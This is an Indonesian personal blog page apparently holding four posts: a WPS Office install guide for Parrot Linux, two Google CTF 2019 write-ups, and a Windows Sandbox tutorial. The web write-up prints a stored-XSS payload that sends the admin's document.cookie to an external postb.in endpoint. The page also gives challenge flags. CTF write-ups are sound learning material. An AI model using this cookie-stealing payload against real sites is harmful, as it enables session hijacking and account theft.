No More Yukinoshita 47. I'm Done

If You Found Every Social Media Platform Using "Yukinoshita 47" Name That's The Other Guy.

Copyright © Yukinoshita 47 | Published By Gooyaabi Templates | Powered By Blogger
Design by WebSuccessAgency | Blogger Theme by NewBloggerThemes.com | BTheme.net

My Motivation

My Motivation


Seal

Always Trust Yourself And Use Your Opportunity


Jumat, 02 Agustus 2019

Parrot Linux : Install WPS Office Software Office Yang Sama Persis Dengan MS Office


hallo gayn kali ini gw update artikel perdana di bulan Agustus 2019 ya gw still ngeblog ya gayn karena hobi gw emang nulis blog walaupun gak di moneytize karena segala sesuatu itu gak harus berdasarkan money oriented wkwkwkwk

kali ini gw mau buat artikel yang sederhana tapi mungkin berguna buat lu yang lagi nyari office di Parrot Linux yang user friendly seperti MS Office yaitu WPS Office.

pertama lu download dulu WPS Office nya. http://wps-community.org/downloads?vl=2019#download


kemudian download file nya


buka Folder Downloads kemudian klik kanan lalu pilih Open In Terminal


kemudian masuk sebagai root dengan perintah

~$ sudo su

kemudian input password lalu tekan enter

kemudian install wps office nya dengan perintah

~# dpkg -i wps-office_11.1.0.8722_amd64.deb

kemudian tekan enter


tunggu proses instalasi berjalan hingga selesai


dan WPS Office pun siap digunakan


tampilan nya juga mirip dengan MS Office kan :v btw WPS Office ini juga ada di Windows loh jika lu mampu beli lisensi windows tapi tidak mampu beli lisensi office nya daripada crack atau malenk mending ya pake WPS Office aja.


ok cukup sampai disini sekian dan terimakasih.


Sabtu, 20 Juli 2019

Google CTF 2019 : Government Agriculture Network [Write Up]


Hallo gayn kembali lagi dengan gw Yukinoshita 47 yapp lanjutkan bermain Google CTF 2019 kali ini challenge nya Government Agriculture Network dengan kategori web berikut challenge nya.


langsung aja gw buka https://govagriculture.web.ctfcompetition.com dan diweb nya terdapat form posting konten


 kemudian gw post asal asalan muncul lah seperti ini ya konfirmasi web nya itu ya post nya masuk dan nunggu admin untuk lihat post nya



kemudian gw buka postbin untuk membuat payload XSS nya karena disini gw mau inject payload XSS grab cookie admin web nya.


setelah itu gw membuat payload yang didapat url nya dari postbin
kemudian gw inject dengan kode payload <script>location.href="https://postb.in/1565680049167-8349444575142?cookie='+document.cookie;"</script>  kemudian klik Submit


dan respons dari web nya adalah seperti ini nah sesuai dugaan gw web nya vuln XSS dan payload XSS grab cookie nya bekerja dengan baik wkwkwkwkwk.


 dan flag nya adalah CTF{8aaa2f34b392b415601804c2f5f0f24e}


dan tentu saja solved wkwkwkwk/


Jumat, 19 Juli 2019

Google CTF 2019 : Home Computer [Write Up]


Hallo gayn kembalo lagi dengan gw Yukinoshita 47 kali ini gw mau share write up Google CTF  2019 ya kali ini challenge nya Home Computer berikut challenge nya,


Gw download aja langsung file
 86863db246859897dda6ba3a4f5801de9109d63c9b6b69810ec4182bf44c9b75


langsung masuk ke folder download dengan perintah

~# cd Downloads

kemudian tekan enter


ubah nama 86863db246859897dda6ba3a4f5801de9109d63c9b6b69810ec4182bf44c9b75 
menjadi home.zip dengan perintah

~# mv 86863db246859897dda6ba3a4f5801de9109d63c9b6b69810ec4182bf44c9b75 home.zip

kemudian tekan enter  


unzip file home tadi dengan perintah

~# unzip home.zip

kemudian tekan enter


dan gw cek file note.txt dengan perintah

~# cat note.txt

kemudian tekan enter disini gw liat ada petunjuk seperti nya ini file image dari partisi harddisk karena dalam prosedur forensic sebelum dianalisa ya harddisknya harus dibuat dalam bentuk image dulu biar kalo ada kesalahan bukti forensik nya tidak rusak wkwkwk.



langsung aja gw buat folder home dengan perintah

~# mkdir home

kemudian tekan enter

lalu gw mount dengan perintah

~# mount -o loop family.ntfs home/

lalu tekan enter


 masuk ke folder home tadi dengan perintah

~# cd home

kemudian enter

dan lihat isi folder nya dengan perintah

~# ls

kemudian tekan enter 

maka akan kelihatan isi partisi image harddisk tadi


gw coba masuk ke my Documents nya

dengan perintah

~# cd Users/Family/Documents/

kemudian tekan enter


karena instruksi nya cari credentials gw menggunakan perintah getfattr untuk mencari file yg disembunyikan lalu di convert ke file .png dengan perintah nya

~# getfattr --only-values credentialx.txt > image.png

lalu tekan enter


lihat files nya dengan eog jika eog lu belum terinstall install dengan perintah

~# apt install eog

kemudian tekan enter

lalu jika sudah ada eog lu tinggal cek aja

~# eog image.png

kemudian tekan enter

dan muncul deh flag nya


flag ny adalah CTF{congratsyoufoundmycreds}


dan solved wkwkwkwkwkw/


Windows Sandbox Solusi Buat Langkah Awal Untuk Mencegah Insiden Siber


Halo gayn kembali lagi dengan gw Yukinoshita 47 ya kali ini gw mau bahas Windows Sandbox Solusi Buat Langkah Awal UntukW Mencegah Insiden Siber ya buat user Windows kayak gw dan elu mungkin ya sudah pasti kita sama2 berjuang melindungi Windows kesayangan kita dari serangan malware.

Kebanyakan terjadinya infeksi malware karena kelalaian User itu sendiri seperti mengklik sembarang file dari email spam, install software crack, dan banyak lagi salah satu solusi dari masalah ini ya Sandbox lah kwkwkwkwkk.


Apa itu Sandbox ?

Ya Sandbox itu tempat main bocah di taman karena guna nya sandbox ini adalah untuk mengontrol bocah tersebut agar tidak kemana-kemana karena tanpa sanbox bisa saja ia merusak taman tersebut wkwkwkwkwk.


Oke mari kita bahas dulu definisi dari Sandbox itu sendiri

Dalam keamanan komputer, sandbox adalah mekanisme keamanan untuk memisahkan program yang sedang berjalan. Istilah ini acap digunakan untuk mengeksekusi kode yang belum diuji, atau program tidak tepercaya yang berasal dari pihak ketiga dan pemasok yang tidak terverifikasi, serta pengguna dan situs web yang tidak tepercaya.

Sandbox biasanya menyediakan sumber daya yang dikontrol ketat bagi program tamu untuk berjalan pada komputer, misalnya menyediakan ruang gerut pada cakram dan memori. Akses jaringan, kemampuan untuk memeriksa sistem penyedia atau membaca dari perangkat masukan biasanya tidak diizinkan atau sangat dibatasi. Dalam kasus ini, sandbox adalah contoh spesifik dari virtualisasi.

Teknologi sandbox seringkali digunakan untuk menguji program tidak terverifikasi yang mungkin mengandung malware atau kode jahat lainnya, tanpa harus membiarkan perangkat lunak membahayakan perangkat penyedia.

Berikut ini conoth pengujian Malware di Device tanpa sanbox dan Device dengan Sanbox.


Oke kita mulai yuk proses nya

Apa aja syarat mutlak untuk Sandbox di Windows ini ? 

Spesifikasi dasar
  1. Windows 10 Pro atau Enterprise versi terbaru kalo lu merasa belum update Windows 10 nya ya kalo bisa lu update dulu dah ke versi terbaru.
  2. Hardware virtualization.
  3. 64 bit architecture.
  4. Processor Minimal 2 Core
  5. 4GB of RAM (8GB direkomendasikan).
  6. 1GB of HDD space (SSD direkomendasikan).

Cara cek apakah Device kita bisa diinstall Windows Sandbox atau tidak nya adalah

Buka Command Prompt via menu start caranya adalah
Start >> Windows System >> Command Prompt

Kemudian input perintah

systeminfo.exe

Kemudian tekan enter jika Hyper-V Requirement nya semua nya Yes berarti Device kalian support untuk Install Windows Sandbox


Kemudian search Turn Windows features on or off kemudian klik.


Setelah itu checklist Windows Sandbox kemudian klik ok.


Biarkan proses instalasi berjalan hinga selesai


Setelah instalasi selesai ya Restart dengan cara klik Restart now


Bagaimana cara menggunakan windows sandbox ?

Pertama buka Menu Start pilih Windows Sandbox


Dan kemudian Windows Sandbox pun muncul seperti ini lah tampilan nya ya betul seperti virtual Machine ya memang Sandbox ini juga bagian dari komputer virtual seperti Vmware dan Virtualbox beda nya Sandbox sifat nya temporer dan akan hilang semua data nya setelah di close Sandbox nya ya bisa bilang mirip Deepfreeze lah metode kemanan nya.


Oke gw contohin ya disini gw Download program aplikasi gratis dari internet

Gw Copy File nya


Kemudian gw paste kan di dalam Desktop Sandbox nya


Tunggu aja proses copy data nya hingga selesai


Kemudian klik file nya dan gw buka dan install aja dah sambil memastikan apakah ini program aplikasi ada malware nya kah, atau adware nya atau mungkin bloatware ? itu sebab nya perlu diuji dulu di Windows Sandbox.


Selesai install


Gw coba jalanin program aplikasi nya wkwkwkwkkw ya sama seperti Windows pada umum nya kan beda nya ini di karantina dalam virtualisasi Sandbox jadi kalo pun ada Malware dan kawan-kawan nya paling cuma berfungsi di lingkungan Sandbox nya doang gak ngaruh di Sistem OS di Device lu wkwkwkwkwk.


Jika gw Close ya lu liat sendiri kan warning nya setelah di close Windows Sandbox nya otomatis semua data yang ada di Sandbox bakal hilang secara permanen.


Nah cukup mudah kan ya semoga membantu lah jika lu nerima file lampiran dari email dan lu ragu buat buka lampiran nya ya lu bisa kok buka nya di sandbox aja jika ada malware nya ya lu selamat dari insiden yang tak diinginkan wkwkwkwkwk.

Oke cukup sampai disini penjelasan singkat gw sekian dan terimakasih.